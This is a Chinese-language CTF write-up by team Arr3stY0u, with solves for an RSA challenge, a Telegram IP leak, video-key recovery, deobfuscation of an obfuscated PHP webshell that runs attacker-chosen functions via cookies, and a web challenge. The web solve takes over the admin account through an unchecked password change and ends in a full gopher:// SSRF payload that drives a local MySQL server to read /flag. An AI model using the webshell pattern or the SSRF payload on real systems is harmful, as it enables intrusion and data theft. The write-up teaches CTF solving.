战队：Arr3stY0u

CRYPTO

The_Mystery_of_Math：

连接远程，发送 p↔q

```
 nc node5.buuoj.cn 29050
Please enter a proposition (up to four variables, e.g. p ∧ q): p↔q
random_pro: (r→p)∨(r→q→¬r)

c:
13068713623449734238233594734629594688230669702085397980677569412413966839670721633440471399962394623311161671402289151961412776461914090139128046679222761626910127123480923025308846654277052136291228445137126012146325808126103237649028042097280935999605220946106531514543820426920430311990717725710680478528735019511235179760545435002002609512623336823873093959718919532735948173033494208439579871031299633468495073133388662718841

n:
13110056520340353928957676409121305229981847766465466693915467535998414995155318536709459013248129393896817464711964737948681955565513428211397998457008829097479300984549222290430837044921705066695542657994997670869485180809151775489176502784872250325637691035646805813630509395436947117461222340783600680661492670430748508380817111092185531890707177464782784278266094237267734556492406830321537372976039786636493638737251320276031

tip:
38796296185934147415097566881268965554915137447904544337235498222599747242591785066565227866043774969041047247865299602361406577339952062632332800514024364248551998286797719505558860595200
```

tip 分解：

2^17 · 3^2 · 5^2 · 7^8 · 11^12 · 13^22 · 17^8 · 19^10 · 23^12 · 29^2 · 31^8 · 37^30 · 41^22

再根据目标范式：

(¬p∧¬q)∨(p∧q)
(p∨¬q)∧(¬p∨q)

简单手工推一下，求出：

(17) 22 p 2 q 30 ∧ 8 ¬ 12 ∨ 10

然后(r→p)∨(r→q→¬r) 这个里还缺 r、→，30*30，爆破，后求出 p，得解：

```
from Crypto.Util.number import *

from gmpy2 import *

from sympy import nextprime

from tqdm import tqdm

from random import randint

table = ['¬', '∨', '∧', '→', '↔', 's', '(', ')', 'p', 'q', 'r', 't']

n=131100565203403539289576764091213052299818477664654666939154675359984149951553185367094590132481293938968174647119647379486819555655134282113979984570088290974793009845492222904308370449217050666955426579949976708694851808091517754891765027848722503256376910356468058136305093954369471174612223407836006806614926704307485083808171110921855318907071774647827842782660942372677345564924068303215373729760397866364936387372513202760 31

#2^17 · 3^2 · 5^2 · 7^8 · 11^12 · 13^22 · 17^8 · 19^10 · 23^12 · 29^2 · 31^8 · 37^30 · 41^22

#(¬p∧¬q)∨(p∧q)

#(p∨¬q)∧(¬p∨q)

a='''( 17

) 22

p 2

q 30

∧ 8

¬ 12

∨ 10'''

aa=[]

bb=[]

for i in a.split("\n"):

    aa.append(i.split(" ")[0])

    bb.append(int(i.split(" ")[1]))

print(aa)

print(bb)
```

```
c="(r→p)∨(r→q→¬r)"
primes = []
tmp = 2

while len(primes) < len(c):
    primes.append(tmp)
    tmp = nextprime(tmp)
print(primes)



def count1(numr,numqt):
    tmp=1
    for i in range(len(c)):
        if c[i] in aa:
            tmpbb=bb[aa.index(c[i])]
            tmp*=primes[i]**tmpbb
        if c[i]=='r':
            tmpbb=numr
            tmp*=primes[i]**tmpbb
        if c[i]=='→':
            tmpbb=numqt
            tmp*=primes[i]**tmpbb
    return tmp
p=1
for i in tqdm(range(30)):
    if i in bb:
        continue
    for j in range(30):
        tmpjs=nextprime(count1(i,j))
```

```
            if n%tmpjs==0:
                print(i,j,tmpjs)
                p=tmpjs
#166065297835861560522592418938248963899542339444083587081495126885198116784324231358050422933495072322548284162684664610359406195772551471666379951431896943661381817395466640129514065551086812983665588469891245439916673364025111143111163649077650032839265555913519260672000007 1
q=n//p
e = 65537
c=13068713623449734238233594734629594688230669702085397980677569412413966839670721633440471399962394623311161671402289151961412776461914090139128046679222761626910127123480923025308846654277052136291228445137126012146325808126103237649028042097280935999605220946106531514543820426920430311990717725710680478528735019511235179760545435002002609512623336823873093959718919532735948173033494208439579871031299633468495073133388662718841
d=invert(e,(p-1)*(q-1))
m=pow(c,d,n)
print(long_to_bytes(m))
#b'DASCTF{ca15d8b7-0f49-4b29-9bd3-0e7035e797f5}'
```

MISC

Tele:

https://higordiego.medium.com/how-to-discover-the-users-ip-address-using-telegram-d0dcad4c4d72

搜字符串“XOR-MAPPED-ADDRESS”得到 IP

Twice:

第一时间想到的是下载两个视频，直接拿 m3u8 和 key 使用 ffmepg 下载发现报错。

随便翻了翻播放器的 js 文件，发现这个 DPlayer 会对 key 进行处理，类似的已经有人分析过了：https://www.52pojie.cn/thread-1851955-1-1.html

用原帖子中的脚本对两个 key 分别进行转换，再 From hex 就可以得到 flag

https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')&input=NDQ0MTUzNDM1NDQ2N2I2NzY2NjMzNzY2MmQ3NzZjNDA&oeol=FF

https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')&input=NjM3MzJkNzczMDZiNjY2ODYzMzM3MjJkNjY3NTZlN2Q&oeol=FF90

Badmes:

比赛时间还剩很长，题目没有限制答题时间，直接人工“智能”

Parser:

先反混淆
16 进制转字节


```
with open('1.php', 'rb') as f:
    con = f.read()
Con=con.replace(b'\xd8\xae\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xcd\xb1\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd', b'v1')
Con=con.replace(b'\xca\xaa\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xd1\x80\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd', b'v2')
Con=con.replace(b'\xef\xbf\xbd\xef\xbf\xbd\xc5\xa8\xdc\xb9\xef\xbf\xbd\xc8\x8f\xef\xbf\xbd\xef\xbf\xbd\xc8\xb5\xef\xbf\xbd', b'v3')
Con=con.replace(b'\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xe3\xa1\xb3', b'v4')
Con=con.replace(b'\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xdc\xa5\xef\xbf\xbd\xd2\x93\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xc9\x9d\xef\xbf\xbd', b'v5')
Con=con.replace(b'\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xd7\xbb\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd', b'v6')
```

```
Con=con.replace(b'\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xe5\x84\x8e\xef\xbf\xbd\xd5\xb8\xef\xbf\xbd\xd6\xbf\xef\xbf\xbd\xef\xbf\xbd', b'v7')
Con=con.replace(b'\xef\xbf\xbd\xef\xbf\xbd\xe0\xad\x8f\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xd5\xa5\xc4\x86\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd', b'v8')
Con=con.replace(b'\xef\xbf\xbd\xe5\xb3\xb6\xef\xbf\xbd\xef\xbf\xbd\xce\x92\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd', b'v9')
Con=con.replace(b'\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xcf\x8e\xdf\xae\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd', b'v10')
Con=con.replace(b'\xef\xbf\xbd\xce\x89\xef\xbf\xbd\xd6\x8f\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xd3\xb1\xeb\xbb\xb2\xef\xbf\xbd', b'v11')
Con=con.replace(b'\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xd1\xad\xef\xbf\xbd\xcc\xb3\xef\xbf\xbd\xc3\xa2\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xd9\xbc', b'v12')
Con=con.replace(b'\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xd0\xb9\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd', b'v13')
print(con)
```

2.php：

```
<?php
str_rot13(substr('kofvamreebe_ercbegvat', 6, 15))(E_ALL ^ E_NOTICE);
$v1 = str_rot13(substr('etsjuonfr64_qrpbqr', 5, 13))(substr('vxMDgwNjdTZWM=', 2, 12));
function xorDecrypt($v2, $v3) { $v2 = str_rot13(substr('xothonfr64_qrpbqr', 4, 13))($v2);
$v4 = str_rot13(substr('jtonfr64_qrpbqr', 2, 13))('');
$v5 = str_rot13(substr('efgeyra', 1, 6))($v3);
for ($v6 = 0;
$v6 < str_rot13(substr('jtefgeyra', 3, 6))($v2);
$v6++) { $v7 = $v3[$v6 % $v5];
$v8 = str_rot13(substr('ybeq', 1, 3))($v2[$v6]) - $v6 % 3;
$v8 = ($v8 ^ str_rot13(substr('rgxamfbeq', 6, 3))($v7)) % 256;
$v4 .= str_rot13(substr('hlvqapue', 5, 3))($v8);
} return $v4;
}
class A {
    public function __construct($v9, $v10) {
        $v11 = str_rot13(substr('xjyvwrkbeQrpelcg', 6, 10))($v9, str_rot13(substr('ncchbaonfr64_qrpbqr', 6, 13))(substr('jhpmqR0ZDVEYyMDI0', 5, 12)));
        $v12 = str_rot13(substr('gyfjiekbeQrpelcg', 6, 10))($v10, str_rot13(substr('ascbqonfr64_qrpbqr', 5, 13))(substr('sgxsemREFTQ1RG', 6, 8)));
        str_rot13(substr('hgwqkmcevag_e', 6, 7))(str_rot13(substr('kiokxonfr64_rapbqr', 5, 13))
        (str_rot13(substr('cfdnkbeQrpelcg', 4, 10))(str_rot13(substr('jmonfr64_rapbqr', 2, 13))(str_rot13(substr('yndhsupnyy_hfre_shap', 6, 14))($v11, $v12)), str_rot13(substr('ukifonfr64_qrpbqr', 4, 13))(substr('hrwcuhR0VUTVlGTEFH', 6, 12)))));
    }
}
```

```
if ($_POST[str_rot13(substr('vqewegonfr64_qrpbqr', 6, 13))(substr('gucGFzcw==', 2, 8))] === str_rot13(substr('fffun1', 2, 4))($v1)) {
        $v13 = new A($_COOKIE[str_rot13(substr('wonfr64_qrpbqr', 1, 13))(substr('mugeXM=', 3, 4))], $_COOKIE[str_rot13(substr('lreuonfr64_qrpbqr', 4, 13))(substr('xfkkcWQ=', 4, 4))]);
}
echo str_rot13(substr('bxgonfr64_qrpbqr', 3, 13))(substr('hjnc3VjY2Vzc18x', 3, 12));
```

```
<?php
str_rot13(substr('kofvamreebe_ercbegvat', 6, 15))(E_ALL ^ E_NOTICE);
$v1 = str_rot13(substr('etsjuonfr64_qrpbqr', 5, 13))(substr('vxMDgwNjdTZWM=', 2, 12));
function xorDecrypt($v2, $v3) { $v2 = str_rot13(substr('xothonfr64_qrpbqr', 4, 13))($v2);
$v4 = str_rot13(substr('jtonfr64_qrpbqr', 2, 13))('');
$v5 = str_rot13(substr('efgeyra', 1, 6))($v3);
for ($v6 = 0;
$v6 < str_rot13(substr('jtefgeyra', 3, 6))($v2);
$v6++) { $v7 = $v3[$v6 % $v5];
$v8 = str_rot13(substr('ybeq', 1, 3))($v2[$v6]) - $v6 % 3;
$v8 = ($v8 ^ str_rot13(substr('rgxamfbeq', 6, 3))($v7)) % 256;
$v4 .= str_rot13(substr('hlvqapue', 5, 3))($v8);
} return $v4;
}
class A {
   public function __construct($v9, $v10) {
      $v11 = str_rot13(substr('xjyvwrkbeQrpelcg', 6, 10))($v9, str_rot13(substr('ncchbaonfr64_qrpbqr', 6, 13))(substr('jhpmqR0ZDVEYyMDI0', 5, 12)));
      $v12 = str_rot13(substr('gyfjiekbeQrpelcg', 6, 10))($v10, str_rot13(substr('ascbqonfr64_qrpbqr', 5, 13))(substr('sgxsemREFTQ1RG', 6, 8)));
```

```
#substr
#substr.py
import codecs
import re
with open('2.php', 'r') as f:
	con = f.read()

fall = re.findall(r'substr\(\'[^\']+\', [\d]+, [\d]+\)', con)
for s1 in fall:
	strt, startt, stopt = re.findall(r'substr\(\'([^\']+)\', ([\d]+), ([\d]+)\)', s1)[0]
	res = strt[int(startt): int(startt)+int(stopt)]
	con = con.replace(s1, '\''+res+'\'')
print(con)
```

3.php

```
<?php
str_rot13('reebe_ercbegvat')(E_ALL ^ E_NOTICE);
$v1 = str_rot13('onfr64_qrpbqr')('MDgwNjdTZWM=');
function xorDecrypt($v2, $v3) { $v2 = str_rot13('onfr64_qrpbqr')($v2);
$v4 = str_rot13('onfr64_qrpbqr')('');
$v5 = str_rot13('fgeyra')($v3);
for ($v6 = 0;
$v6 < str_rot13('fgeyra')($v2);
$v6++) { $v7 = $v3[$v6 % $v5];
$v8 = str_rot13('beq')($v2[$v6]) - $v6 % 3;
$v8 = ($v8 ^ str_rot13('beq')($v7)) % 256;
$v4 .= str_rot13('pue')($v8);
} return $v4;
}

class A {
	public function __construct($v9, $v10) {
		$v11 = str_rot13('kbeQrpelcg')($v9, str_rot13('onfr64_qrpbqr')('R0ZDVEYyMDI0'));
		$v12 = str_rot13('kbeQrpelcg')($v10, str_rot13('onfr64_qrpbqr')('REFTQ1RG'));
		str_rot13('cevag_e')(str_rot13('onfr64_rapbqr')
		(str_rot13('kbeQrpelcg')(str_rot13('onfr64_rapbqr')(str_rot13('pnyy_hfre_shap')($v11,
$v12)), str_rot13('onfr64_qrpbqr')('R0VUTVlGTEFH'))));
	}
```

```
}
if ($_POST[str_rot13('onfr64_qrpbqr')('cGFzcw==')] === str_rot13('fun1')($v1)) {
        $v13 = new A($_COOKIE[str_rot13('onfr64_qrpbqr')('eXM=')],
$_COOKIE[str_rot13('onfr64_qrpbqr')('cWQ=')]);
}
echo str_rot13('onfr64_qrpbqr')('c3VjY2Vzc18x');



#str_rot13.py
import codecs
import re
with open('3.php', 'r') as f:
        con = f.read()

fall = re.findall(r'str_rot13\(\'[^\']+\'\)', con)
for s1 in fall:
        strt = re.findall(r'str_rot13\(\'([^\']+)\'\)', s1)[0]
        res = codecs.encode(strt, 'rot_13')
        con = con.replace(s1, res)
print(con)
```

4.php:

```
<?php
error_reporting(E_ALL ^ E_NOTICE);
$v1 = base64_decode('MDgwNjdTZWM=');
function xorDecrypt($v2, $v3) { $v2 = base64_decode($v2);
$v4 = base64_decode('');
$v5 = strlen($v3);
for ($v6 = 0;
$v6 < strlen($v2);
$v6++) { $v7 = $v3[$v6 % $v5];
$v8 = ord($v2[$v6]) - $v6 % 3;
$v8 = ($v8 ^ ord($v7)) % 256;
$v4 .= chr($v8);
} return $v4;
}class A {
        public function __construct($v9, $v10) {
                $v11 = xorDecrypt($v9, base64_decode('R0ZDVEYyMDI0'));
                $v12 = xorDecrypt($v10, base64_decode('REFTQ1RG'));
                print_r(base64_encode
                (xorDecrypt(base64_encode(call_user_func($v11, $v12)),
base64_decode('R0VUTVlGTEFH'))));
        }
}
```

```
if ($_POST[base64_decode('cGFzcw==')] === sha1($v1)) {
        $v13 = new A($_COOKIE[base64_decode('eXM=')], $_COOKIE[base64_decode('cWQ=')]);
}
echo base64_decode('c3VjY2Vzc18x');
#Base64_decode,
5.php:
<?php
error_reporting(E_ALL ^ E_NOTICE);
$v1 = '08067Sec';
function xorDecrypt($v2, $v3) {
      $v2 = base64_decode($v2);
            $v4 = base64_decode('');
            $v5 = strlen($v3);
            for ($v6 = 0;$v6 < strlen($v2); $v6++) {
                  $v7 = $v3[$v6 % $v5];
                  $v8 = ord($v2[$v6]) - $v6 % 3;
                  $v8 = ($v8 ^ ord($v7)) % 256;
                  $v4 .= chr($v8);
            } return $v4;
}class A {
      public function __construct($v9, $v10) {
            $v11 = xorDecrypt($v9, 'GFCTF2024');
            $v12 = xorDecrypt($v10, 'DASCTF');
            print_r(base64_encode(xorDecrypt(base64_encode(call_user_func($v11,          $v12)),
'GETMYFLAG')));
      }
}
if ($_POST['pass'] === sha1($v1)) { # 08067Sec --> c0ba7f1fcaeb228316d7bd4c89f37b12baf7cbe8
        $v13 = new A($_COOKIE['ys'], $_COOKIE['qd']);
}
echo 'success_1';
```

解密数据

#decode.py

```
import base64
from Crypto.Util.number import *

a1 = "AwUFDgoCNzlpMhtmPz0bPCYpF3YkPms2Ey11NDZlPyVO"
a2 = base64.b64decode(a1)
key = 'GETMYFLAG'

for i,b in enumerate(a2):
    c = key[ i%len(key) ]
```

```
b1 = ((b)^ord(c)) % 256
b2 = b1 + i%3

print(chr(b2))
```

```python
import base64
from Crypto.Util.number import *

a1 = "AwUFDgoCNzlpMhtmPz0bPCYpF3YkPms2Ey11NDZlPyVO"
a2 = base64.b64decode(a1)

key = 'GETMYFLAG'

for i,b in enumerate(a2):
    c = key[ i%len(key) ]

    b1 = ((b)^ord(c)) % 256
    b2 = b1 + i%3

    print(chr(b2))
```


DASCTF{y0u_4re_phpP4rs3r_m4st3r}

WEB


Easysignin：

1. 进入容器，发现需要登陆，直接注册账号:密码,admin1:123456


2. 发现修改密码处可以任意密码修改，直接修改 admin 的密码为 123456




3. 重新登陆，发现成功登录，查看图片




4. 抓包，发现 url 等于图片链接地址，返回包是图片 base64 内容



5. 想到 ssrf 打 mysql，直接利用 Gopherus 工具查看数据库,盲猜 root




6. 将后面内容再进行一次 url 编码输出，成功返回 database，解码



7.最后发现 flag 在根目录，直接构造

二次编码

```
gopher://127.0.0.1:3306/
_%25%61%33%25%30%30%25%30%30%25%30%31%25%38%35%25%61%36%25%66%66%25%30%31%25%
30%30%25%30%30%25%30%30%25%30%31%25%32%31%25%30%30%25%30%30%25%30%30%25%30%30
%25%30%30%25%30%30%25%30%30%25%30%30%25%30%30%25%30%30%25%30%30%25%30%30%25%3
0%30%25%30%30%25%30%30%25%30%30%25%30%30%25%30%30%25%30%30%25%30%30%25%30%30%
25%30%30%25%30%30%25%37%32%25%36%66%25%36%66%25%37%34%25%30%30%25%30%30%25%36
%64%25%37%39%25%37%33%25%37%31%25%36%63%25%35%66%25%36%65%25%36%31%25%37%34%2
5%36%39%25%37%36%25%36%35%25%35%66%25%37%30%25%36%31%25%37%33%25%37%33%25%37%
37%25%36%66%25%37%32%25%36%34%25%30%30%25%36%36%25%30%33%25%35%66%25%36%66%25
%37%33%25%30%35%25%34%63%25%36%39%25%36%65%25%37%35%25%37%38%25%30%63%25%35%6
6%25%36%33%25%36%63%25%36%39%25%36%35%25%36%65%25%37%34%25%35%66%25%36%65%25%
36%31%25%36%64%25%36%35%25%30%38%25%36%63%25%36%39%25%36%32%25%36%64%25%37%39
%25%37%33%25%37%31%25%36%63%25%30%34%25%35%66%25%37%30%25%36%39%25%36%34%25%3
0%35%25%33%32%25%33%37%25%33%32%25%33%35%25%33%35%25%30%66%25%35%66%25%36%33%
25%36%63%25%36%39%25%36%35%25%36%65%25%37%34%25%35%66%25%37%36%25%36%35%25%37
%32%25%37%33%25%36%39%25%36%66%25%36%65%25%30%36%25%33%35%25%32%65%25%33%37%2
5%32%65%25%33%32%25%33%32%25%30%39%25%35%66%25%37%30%25%36%63%25%36%31%25%37%
34%25%36%36%25%36%66%25%37%32%25%36%64%25%30%36%25%37%38%25%33%38%25%33%36%25
%35%66%25%33%36%25%33%34%25%30%63%25%37%30%25%37%32%25%36%66%25%36%37%25%37%3
2%25%36%31%25%36%64%25%35%66%25%36%65%25%36%31%25%36%64%25%36%35%25%30%35%25%
36%64%25%37%39%25%37%33%25%37%31%25%36%63%25%32%34%25%30%30%25%30%30%25%30%30
%25%30%33%25%37%35%25%37%33%25%36%35%25%32%30%25%37%34%25%36%35%25%37%33%25%3
7%34%25%33%62%25%37%33%25%36%35%25%36%63%25%36%35%25%36%33%25%37%34%25%32%30%
25%36%63%25%36%66%25%36%31%25%36%34%25%35%66%25%36%36%25%36%39%25%36%63%25%36
%35%25%32%38%25%32%37%25%32%66%25%36%36%25%36%63%25%36%31%25%36%37%25%32%37%2
5%32%39%25%33%62%25%30%31%25%30%30%25%30%30%25%30%30%25%30%31
```



```
GET
/getpicture.php?url=gopher://127.0.0.1:3306/_%25%61%33%25%30%30%25%30%30%25%
30%31%25%38%35%25%61%36%25%66%66%25%30%31%25%30%30%25%30%30%25
